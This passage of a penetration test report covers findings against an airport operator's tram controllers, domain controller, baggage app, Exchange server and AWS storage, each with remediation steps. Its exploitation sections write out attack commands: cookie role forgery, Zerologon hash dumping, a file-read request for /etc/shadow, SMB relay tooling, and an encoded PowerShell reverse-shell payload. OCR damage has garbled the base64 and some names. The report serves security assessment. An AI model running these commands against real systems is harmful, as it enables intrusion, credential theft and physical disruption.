
Steps to Remediate	Block all public access to S3 bucket in S3, and replace it with fine-grained bucket policies for least-privilege access.

Finding	C.3 Tram Controller Authentication Flawed, Allowing Trams to be Started and Stopped
Comprehensive Risk Index (CRI)	**8.4**
Vulnerability Severity	10
Ease of Exploitation	5
Business Impact	9
Compliance Risk	10
Effort to Fix	8
Description	Tram controllers expose tram start and stop functionality under an authenticated endpoint, but cookie authentication is flawed, allowing attackers to impersonate administrators and start and stop the tram.
Business Impact	The airport trams are critical cyber-physical devices which are responsible for safely transporting travelers between locations. Since an attacker could arbitrarily start or stop these trams, this vulnerability represents a critical physical danger and liability risk to the company. By disrupting a key airport transportation service, attackers could further interrupt key business operations and negatively impact the company's finances.
Regulatory Notes	This finding implicates the TSA cybersecurity requirements under Security Directive 1582-21-01 to develop network segmentation and access control policies to protect critical systems, and to perform regular patching of critical cyber-physical infrastructure.
MITRE ATT&CK Technique(s)	T1606.001
Affected Service(s)/Host(s)	10.0.20.101, 10.0.20.102, 10.0.20.103

Exploitation Details

Exploring the tram controllers, we identified the "/register" endpoint, which, when called, issued a session cookie:

This cookie is Base64-encoded and defines "role" as "guest" in an unprotected manner. Though this cookie cannot be used to start and stop trams, altering the cookie to contain the role "admin" allows it to be used for tram manipulation:



Stopped trams are indeed visible on the tram controller interface:

Steps to Remediate	 • Use a standard session-based server-side store for authorization information, or use a cryptographically-validated bearer token technology like JWTs.

Finding	C.4 Boarding Passes Expose Personally Identifiable Information
Comprehensive Risk Index (CRI)	**8.2**
Vulnerability Severity	8
Ease of Exploitation	10
Business Impact	10
Compliance Risk	10
Effort to Fix	3
Description	The barcodes displayed on boarding passes contain personally identifiable information of customers including customer name and social security number associated with flight information.
Business Impact	This vulnerability is damaging to the trust of travelers, as they might have excessive personally identifiable information revealed from boarding passes scanned by others.
Regulatory Notes	The exposure of personally identifiable information in this manner presents potential violation of GDPR articles 5, 6, and 32, and violation of state-specific data privacy laws.
Mitre ATT&CK Technique(s)	T1025
Affected Service(s)/Host(s)	rakmsbarcode20240111034 800721800000004
Exploitation Details	First, an attacker can inspect the source code of the barcode web application to decipher the meaning of the fields contained:


```
var bp = [
{ type: 'const', value: 'M'},
{ type: 'const', value: '1'},
{ type: 'form', value: 'name'},
{ type: 'const', value: 'E'},
{ type: 'form', value: 'flightNumber'},
{ type: 'form', value: 'sourceAirport'},
{ type: 'form', value: 'destinationAirport'},
{ type: 'const', value: abriv(airline)},
{ type: 'form', value: 'date'},
{ type: 'const', value: 'F'},
{ type: 'form', value: 'seatNumber'},
{ type: 'const', value: randNum()},
{ type: 'const', value: (Math.floor(Math.random() * 9) + 1)},
{ type: 'form', value: 'ssn'},
];
```

All an attacker has to do is scan any customer's boarding pass, and they will be presented with those respective values:

Steps to Remediate	Redesign consuming applications to access personally identifiable information internally and securely, and remove personally identifiable information from barcode generation.

Finding	**C.5 DC Vulnerable to Zerologon**
Comprehensive Risk Index (CRI)	**8.2**
Vulnerability Severity	9
Ease of Exploitation	10
Business Impact	9
Compliance Risk	{7
Effort to Fix	6

Description	Zerologon (CVE-2020-1472) is a well known exploit against Active Directory Domains that allows complete domain takeover. Crucially, there are no requirements for exploitation– as long as an attacker can connect to a vulnerable domain controller, they can compromise the entirety of the domain.
Business Impact	The exploitation of Zerologon poses a severe threat to RAKMS' people-moving operations by fully compromising the integrity of the domain. This vulnerability allows an attacker to disrupt services on any Windows or Linux machine joined to the domain, including the database server within the corp.rakms.local domain. Additionally, it enables impersonation of any domain user and access to all internal company information and intellectual property. Such a comprehensive breach would likely lead to a significant decrease in customer confidence in the security of RAKMS' operations.

Regulatory Notes	This vulnerability likely results in the violation of both PCI-DSS and GDPR, specifically, PCI-DSS sections 1.3.6, 2.1, 3.1, 3.2, 4.1.1, 6.5.8, 7.1, 8.1.6, 8.2, 8.3, 8.3.1, and 12.3.8 as well as GDPR Articles 30 and 32.
Mitre ATT&CK Technique(s)	T1212
Affected Service(s)/Host(s)	SKYCONTROL01 (10.0.0.5)
Exploitation Details	Once we achieved access to the Corporate Network, we were able to locate a domain controller using the following command `nmap -p 389 10.0.0.0/24` We then executed the well known Zerologon attack against the domain controller using the following repo: https://github.com/risksense/zerologon First, we use the Zerologon exploit to brute force the Netologon protocol and set the password of the machine account to a blank string:  *Screenshot showing initial exploitation of Zerologon* This lets us authenticate as the machine account using the hash corresponding to a blank password and from there dump all the domain hashes:

```
12 14:16:34 [redacted]# impacket-secretsdump -hashes :31d6cfe0d16ae931b73c59d7e
0c089c0 'corp.kkms.local/SKYCONTROL01$@10.0.0.5'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
corp.kkms.local\Administrator:500:aad3b435b5140[redacted]
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6[redacted]
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7b5[redacted]
DefaultAccount:503:aad3b435b51404eeaad3b435b514[redacted]
cloudbase-init:1000:aad3b435b51404eeaad3b435b51[redacted]
Admin:1001:aad3b435b51404eeaad3b435b51404ee:224[redacted]
ssmith:1105:aad3b435b51404eeaad3b435b51404ee:3c[redacted]
showell:1106:aad3b435b51404eeaad3b435b51404ee:8[redacted]
mjenkins:1107:aad3b435b51404eeaad3b435b51404ee:[redacted]
awilson:1108:aad3b435b51404eeaad3b435b51404ee:2[redacted]
```

Screenshot of hashes dumped from domain controller after exploitation of Zerologon

Finally, we restore the functionality of the domain controller by restoring the original hash:

```
12 14:17:22 [redacted]/zerologon# python3 reinstall_original_pw.py SKYCONTROL01
 10.0.0.5 330a4cb59c35fa2e86204e68bda5b8c1
Performing authentication attempts...
=========================
NetrServerAuthenticate3Response
ServerCredential:
    Data:                           b'\xd9o\xf8\xb8\xe5\xc2\x81\x86'
NegotiateFlags:                 556793855
AccountRid:                     1002
ErrorCode:                      0


server challenge b'\xd9\xdd\xfc\xdf\x89Gjo'
session key b'\x11\xc3\x07\x7f[\xbe76u?\x95]M\xdd]\xdb'
NetrServerPasswordSetResponse
ReturnAuthenticator:
    Credential:
        Data:                               b"\x81\x97\xf3'\xc0E\xc2h"
    Timestamp:                          0
ErrorCode:                      0



Success! DC machine account should be restored to it's original value. You might want to secretsdump a
gain to check.
```

Screenshot of restoring the original machine hash to restore domain controller functionality

Steps to Remediate

- Microsoft has published an advisory on how to address the risk presented by Zerologon: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472.

  In essence, the only method to close this risk requires installing the latest Windows security update, which while routine, is still a somewhat invasive process due to the need for a reboot and the associated downtime. This effect is compounded by the fact that there is only one domain controller managing the entire domain.
- A comprehensive plan for ensuring systems are up to date and the latest security patches installed is crucial in preventing similar vulnerabilities from appearing in the future, as it fortifies the


defenses against potential exploits and enhances the overall resilience of the digital infrastructure.

Finding	C.6 Baggage Check-In App Allows Unauthenticated Reading of System Files
Comprehensive Risk Index (CRI)	**8.2**
Vulnerability Severity	10
Ease of Exploitation	8
Business Impact	8
Compliance Risk	9
Effort to Fix	6
Description	The baggage check-in app exposes an unauthenticated API endpoint to create and return passenger records that allows the reading of local files on the system by specifying the file path as a query parameter. This allows an unauthenticated attacker to read sensitive system files such as `/etc/passwd` and `/etc/shadow`, the latter of which contains password hashes.
Business Impact	The ability to read local system files poses a significant risk as such systems host sensitive files such as customer data and application code. The latter may present significant intellectual property concerns if malicious users reverse-engineer compiled proprietary application artifacts or download proprietary source code.
Regulatory Notes	This finding implicates the TSA cybersecurity requirements under Security Directive 1582-21-01 to develop network segmentation and access control policies to protect critical systems, and to perform regular patching of critical cyber-physical infrastructure.
Mitre ATT&CK Technique(s)	T1083
Affected Service(s)/Host(s)	10.0.0.33 (`baggagecheckin.corp.kkms.local`), port 80

Exploitation Details	From brute-force enumeration, we discovered that the `baggagecheckin` web API exposes an unauthenticated GET endpoint `/api/v3/passenger/add` that creates a passenger entry in the database and returns a response with that passenger entry. This endpoint takes a number of query parameters (used to create a passenger entry in the database) including one called `picturepath`. Providing a local system path for this parameter results in a response with the contents of those files encoded in base64 returned as the value associated with the `Picture` JSON key. This allowed us to retrieve sensitive system files such as `/etc/passwd` and `/etc/shadow`, as below. **Request** Pretty Raw Hex 1 GET /api/v3/passenger/add?firstname=Foo&lastname=Bar&ssn=123456789&phone=2025550174&email=foo@cp.tc&dob=1990-01-01&bagcount=2&picturepath=/etc/passwd&flight_id=5a5b4a4a-4add-4d82-b162-fc6d5c141952 HTTP/1.1 2 Host: baggagecheckin.corp.kkms.local 3 Accept: application/json, text/javascript, */*; q=0.01 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 5 X-Requested-With: XMLHttpRequest 6 Referer: http://baggagecheckin.corp.kkms.local/kiosk/go/passenger?flight=5a5b4a4a-4add-4d82-b162-fc6d5c141952 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: en-US,en;q=0.9 9 Cookie: session=cf1b422e-ce6b-4f9a-b60c-bd7b6145651d; expiry=1705097379; flight=5a5b4a4a-4add-4d82-b162-fc6d5c141952 10 Connection: close 11 12 *Creating a passenger record with picture path* **`/etc/passwd`**

```
{
  "passenger":{
    "ID":10434,
    "CreatedAt":"2024-01-13T12:17:30.122-05:00",
    "UpdatedAt":"2024-01-13T12:17:30.122-05:00",
    "DeletedAt":null,
    "BaggageCount":2,
    "date_of_birth":"1990-01-01",
    "Email":"foo@cp.tc",
    "first_name":"Foo",
    "last_name":"Bar",
    "phone_number":"2025550174",
    "uid":"8626d2bd-9000-407b-bba8-542954355ef3",
    "social_insurance_number":"123456789",
    "FlightID":"",
    "Picture":
    "cm9vdDp4OjAGMDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi9ic3Ivc2JpbjovdXNyL3
    NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW46Xc3lzOmg6MzozOnN5czovZGV2O
    i9lc3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdh
    bWVzOi9lc3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Vzci9yYWNoZS9tYW46L3Vzci9
    zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4OjgwOD
    ptYWlsOi9zYXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Cm51d3M6L3Zhci9zcG9vbC9uZXdzOi9lc
    3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDp1dWNwOi9zYXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpw
    cm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW46Xd3d3LWRhdGE6eDozMzozMzp3d3ctZGFUTo
    vdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi9lc3Ivc2
    Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vb
    G9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW46XZ25hdHM6eDo0MTo0MTpTbmFG
    cyBCdWctUnVwb3J0aW5nIFN5c3RlbSAoYWRtaW4pOi92TXIvbGliL2duYXRzOi9lc3Ivc2Jpbi9ub2xvZ2luCmSvYm5
    keTp4OjY1NTM0OjY1NTM0Om5vYm9keTovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC1uZXR3b3
    JrOng6MTAwOjEwMjpzeXN0ZW1kIE5ldHdvcmsgTWFuYWdlbWVudCwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vb
    G9naW4Kc3lzdGVtZC1yZXNvbHZlOng6MTAxOjEwMzpzeXN0ZW1kIFJlc29sdmVyLCwsOi9ydW4vc3lzdGVtZDovdXNy
    L3NiaW4vbm9sb2dpbgptZXNzYWdlYnVzOng6MTAyOjEwNTo6L25vbmV4aXN0ZW50OjovdXNyL3NiaW4vbm9sb2dpbg
    5c3RlbWQtdG1tZXN5bmM6eDoxMDM6MTA2OnN5c3RlbWQgVG1tZSBTeW5jaHJvbml6YXRpb246OjovdXNyL3NiaW4vbm
    lkOi9lc3Ivc2Jpbi9ub2xvZ2luCnN5c2xvZzp4OjEwNDoxMTE6Oi9obWl1L3N5c2xvZzovdXNyL3NiaW4vbm9sb2dpb
    gptYXBOOng6MTA1OjYiNTMOOjovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4KdHNzOng6MTA2OjExMjpUUEDg
    c29mdHdhcmUgc3RhT2ssLCw6L3Zhci9saWlvdHBtOi9iaW4vZmFsc2UKdXVpZDQ6eDoxMDc6MTE0OjovcmVuL3VlaWR
    kOi9lc3Ivc2Jpbi9ub2xvZ2luCnRjcGRibXA6eDoxMDg6MTE6Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW
    4Kc3NoZDp4OjEwOTo2NTUzNDo6L3Jlbi9zc2hkOi9lc3Ivc2Jpbi9ub2xvZ2luCnBvbGxpbmFOZTp4OjExMDoxOjovd
    mFyL2NhY2hlL3BvbGxpbmFOZTovYmluL2ZhbHNlCmxhbmRzY2FwZTp4OjExMTox MTY6OjY2YXIvbGliL2xhbmRzY2Fw
    ZTovdXNyL3NiaW4vbm9sb2dpbgplYnVudHU6eDoxMDAwOjEwMDA6VWJlbnR1OiA6cb2l1L3VidW50dTovYmluL2Jhc2g
    NhHhkCmg6OTk5OjEwMDo6L3Zhci9zbmFwL2x4ZC9jb21tb24vbHhkOi9iaW4vZmFmc2UWbX1zcWw6eDoxMTI6MTIwOk
    15UiFMIFNlcmZlciwmLDovbm9uZXhpc3RlbnQ6L2Jpbi9mYWxzZQo="
  },
  "status":"okay"
}
```


The contents of **`/etc/passwd`** *are returned as a base64 blob*



Decoding the base64 blob to reveal **`/etc/passwd`** *entries*

Extracting hashes from ***/etc/shadow*** *obtained through this process*

Steps to Remediate	• Remove the ability for users to specify a picture file path for the local system. If user pictures are needed, consider allowing restricted file uploads. • Add authentication and ensure only authorized users can add passengers to the system.

Finding	C.7 SMB Signing Disabled
Comprehensive Risk Index (CRI)	**8.2**
Vulnerability Severity	9
Ease of Exploitation	9
Business Impact	9
Compliance Risk	9
Effort to Fix	5
Description	SMB signing is a security feature that provides packet integrity verification, ensuring that the data is not tampered with during transit. When disabled, it makes the SMB protocol susceptible to man-in-the-middle attacks. NTLMv1 is an older authentication protocol with known vulnerabilities. Supporting this outdated protocol increases the risk of credential interception and replay attacks. These techniques allow unauthorized access to sensitive systems and data by exploiting the trust relationships between networked devices and services.
Business Impact	The current configuration leaves the network vulnerable to various attacks, compromising data integrity and confidentiality. Attackers could exploit these vulnerabilities to gain unauthorized access to sensitive information, leading to data breaches. Successful exploitation could disrupt operations, leading to downtime and loss of productivity. Depending on what account hash is captured this could also be used to take over the domain.
Regulatory Notes	This configuration violates various IT security regulations and standards, such as HIPAA, PCI-DSS, and GDPR, which mandate certain levels of security and data protection.
MITRE ATT&CK Technique(s)	T1557

Affected Service(s)/Host(s)	Active Directory
Exploitation Details	following command: crackmapexec smb <ip-range> --gen-relay-list targets.txt We ran Responder to verify that LLMNR poisoning was possible with the following command: responder -I [network interface] -wrf Because LLMNR poisoning (along with other protocol poisonings) was successful, we could proceed with SMB relay attacks. However, there was no user activity on the network during our penetration test, which helped in avoiding disruption, but is a requisite for this attack chain. If users had been active, the attack would have proceeded as follows:  Knowing there are relay-able hashes, we would start impacket-ntlmrelayx:

We would take these controlled sessions and use a SOCKS proxy to execute on the hosts that the sessions were controlled to.

Steps to Remediate	Enable SMB Signing: This will mitigate the risk of man-in-the-middle attacks on SMB traffic. ❖ Restrict NTLM: Limit the use of NTLM as much as possible and transition to more secure authentication methods. *or* ❖ Disable NTLMv1: Upgrade to more secure protocols like NTLMv2 or, preferably, Kerberos where possible.

Finding	C.8 Exchange Email Server Vulnerable to ProxyNotShell
Comprehensive Risk Index (CRI)	**8**
Vulnerability Severity	10
Ease of Exploitation	8
Business Impact	10
Compliance Risk	9
Effort to Fix	3

Description	The Microsoft Exchange server, which was exposed at the very beginning of our engagement and was not protected by the network ACLs, is vulnerable to the well known exploit ProxyNotShell. This allows an attacker, with access to an unprivileged user account, to gain remote code execution as SYSTEM on the machine hosting the Exchange server..
Business Impact	There are significant business impacts of this vulnerability– the entirety of the corporate email would be compromised, with an adversary being able to read any email on the system, impersonate any user and send emails in their name, and completely destroy the email server (rendering the entire company email inoperational until the machine could be rebuilt from backups).
Regulatory Notes	This vulnerability violates many sections of the PCI-DSS and GDPR, including PCI-DSS 3.5, 5.2, 6.2, 7.1, 8.1, and 8.2 as well as GDPR Articles 30 and 32.
Mitre ATT&CK Technique(s)	T1190, T1133, T1078
Affected Service(s)/Host(s)	10.0.0.6

Exploitation Details

We enumerated the machine hosting Exchange and scanned the Exchange server for any potential vulnerabilities using nmap:

```
13 12:18:53 [redacted]-/exchange/scan/exchange-scans# nmap --script http-vuln-ex
change 10.0.0.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-13 12:18 EST
Nmap scan report for cessna-exchange (10.0.0.6)
Host is up (0.00061s latency).
Not shown: 974 closed tcp ports (reset)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
81/tcp   open  hosts2-ns
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
| http-vuln-exchange:
|   VULNERABLE:
|   Microsoft Exchange - 0-day RCE
|     State: VULNERABLE
|     IDs:  CVE:CVE-2022-41082
|     Risk factor: High  CVSSv2: 10.0 (HIGH) (AV:N/AC:L/AU:N/C:C/I:C/A:C)
|       Exchange 0-day vuln: CVE-2022-41082
|
|     Disclosure date: 2022-09-29
|     References:
|       https://msrc-blog.microsoft.com/2022/09/29/customer-guidance-for-reported-zero-day-vulnerabili
ties-in-microsoft-exchange-server/
|       https://www.microsoft.com/security/blog/2022/09/30/analyzing-attacks-using-the-exchange-vulner
abilities-cve-2022-41040-and-cve-2022-41082/
|       https://microsoft.github.io/CSS-Exchange/Security/EOMTv2/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-41082
```

Screenshot showing port scan of 10.0.06 and output indicating Exchange was vulnerable


From this scan we learned the machine was likely vulnerable to PrintNotShell. We located aa public proof of concept exploit published by the original reporter of this vulnerability:

https://github.com/testanull/ProxyNotShell-PoC

We then successfully deployed this PoC against the mail server by running a executing a reverse shell. The account required for this exploit was a previously compromised service account with a weak password.

```
root@c330cc50e993:/ProxyNotShell-PoC# python poc_aug3.py https://10.0.0.6 svc_ATC services "powershell -e JABjAGwaAQBlAG
4AdAAgAD0AIABOAGUAdwAtAEIAYgBqAGUAYwB0ACAAUwB5AHMAdABlAGIAbwBjAGsAZQBBAHMALgBUAEMAUABDAGwaAQBlAGHAdAAoAC
IAMQAwACAAMAAuADIANQA0ACAAMgAwADUAIgAsADYANgA2ADYANQA7ACQAcwBBAHIAZQBhAGUAIAA9ACAAJABjAGwaAQBlAGHAdAAuAEcAZQBBAFMAdAByAG
UAYQBtACgAHQA7AFsAYgB5AHQAZQBbAFBAYQAsAGIAeQBBAGUAcwksAGADBAIAAwACWALgA2ADUANQAzADUAfAAlAHsAMAB9AHsAdwBoADkAbABlACgAKAAkAG
kAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQBBAGUAcwksACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAA7AG
4AZQAgADAAHQB7ADsAJABkAGEAdABhACAAPQAgACgAIgBlAHcALQBPAGIAagBlAGMAdAAgACBAVAB5AHAAZQBDAGEAdQBlACAAKAwB5AHMAdABlAGMALgBUAG
UAeABBACHAQQBTAEMASQBJAEUAbgB1AGQAZABpAGkAZwAoACkARwBlAHQAUwBBAHIAaQBuAGcAKAAkAGIAeQBBAGUAcwksADAALAAgACQAaQApADsAJABzAG
UAbgBkAGIAYQBjAGsAIAA9ACAAKAB5AHUAeAAgACQAIAB0AHQAYQAgADIAPgAmADEAIABBACAATwB1AHQALQBTAHQAcgBpAG4AZwAoACkAOwAkAHMAZQBuAG
QAYgBhAGMAawAyACAAPQAgACQAcwBlAGUAZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgAC
IAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAGQAaQBuAGcAXQA6ADoAQgBBAFMAQwBJAEkAKQAuAEcAZQBBAEIAeQBBAG
UAcwAoACQAcwBlAGUAZABiAGEAYwBrADIAMQA7ACQAcwBBAHIAZQBhAGUALgBXAHIAaQBBAGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAG
QAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBlACAAKABgBsAHUAcwBoACgAKQB9ADsAJABjAGwaAQBlAGHAdAAuAEMAbABvAHMAZQAoAC
kA"
[+] Create powershell session
[+] Got ShellId success
[+] Run keeping alive request
[+] Success keeping alive
[+] Run cmdlet new-offlineaddressbook
[+] Create powershell pipeline
[+] Run keeping alive request
[+] Success remove session
root@c330cc50e993:/ProxyNotShell-PoC#
```

Screenshot demonstrating execution of reverse shell payload on Exchange server



Screenshot demonstrating reverse shell as SYSTEM received from the compromised Exchange machine

Steps to Remediate

- Update the Exchange server to the latest security update
- A comprehensive plan for ensuring all installed software is up-to-date and fully patched according to the latest vendor specifications would provide a systemic solution to this problem.

Finding	H.1 AWS Role Assumption Allows Exfiltration of Boarding Passes
Comprehensive Risk Index (CRI)	**7.8**
Vulnerability Severity	10
Ease of Exploitation	6
Business Impact	10
Compliance Risk	10
Effort to Fix	3
Description	The dev-s3-role can be assumed by any AWS user, granting access to enumerate and download all boarding passes from arn:aws:s3:::kalka-passes*. Our team has evidence of this vulnerability being actively exploited in the wild, as we were told by RAKMS staff that participants in a bug bounty had exfiltrated boarding passes, and were requesting payment in exchange for their methods.
Business Impact	If attackers gain access to any user account within the AWS environment, they will be able to exfiltrate PII from real customer boarding passes, greatly damaging RAKMS' trust reputation.
Regulatory Notes	Given exposure of this data due to initial AWS access, this stands in violation of Security Directive 1582-21-01. Additionally, data privacy regulations such as Articles 5 and 32 would be violated, as well as state-specific data protection laws. This also violates the International Air Transport Association guidelines.
Mitre ATT&CK Technique(s)	T1420
Affected Service(s)/Host(s)	arn:aws:s3:::kalka-passes*

Exploitation Details	First, we assumed the role dev-s3-role: `[12/01/24 3:26:02] $eval $(aws sts assume-role \` `--role-arn arn:aws:iam::677302527522:role/dev-s3-role \` `--role-session-name=test \` `--query 'join(``, [`export `, `AWS_ACCESS_KEY_ID=`,` `Credentials.AccessKeyId, ` ; export `, `AWS_SECRET_ACCESS_KEY=`,` `Credentials.SecretAccessKey, `; export `, `AWS_SESSION_TOKEN=`,` `Credentials.SessionToken])' \` `--output text)`  Then, we listed the S3 bucket:  `[12/01/24 3:33:10] $aws s3 ls kalka-passes20240111034800610800000003/files` `PRE files/`  `[12/01/24 3:33:14] $aws s3 ls kalka-passes20240111034800610800000003/files/` `2024-01-10 22:48:04 32749 12694.pdf` `2024-01-10 22:48:06 32986 18141.pdf` `2024-01-10 22:48:06 32779 19540.pdf` `2024-01-10 22:48:06 32532 20853.pdf` Example redacted boarding pass retrieved: 
Steps to Remediate	Adjust dev-barcode-role assume permissions for least privileged access to role assumption, as opposed its current status as assumable by all AWS users within the account.

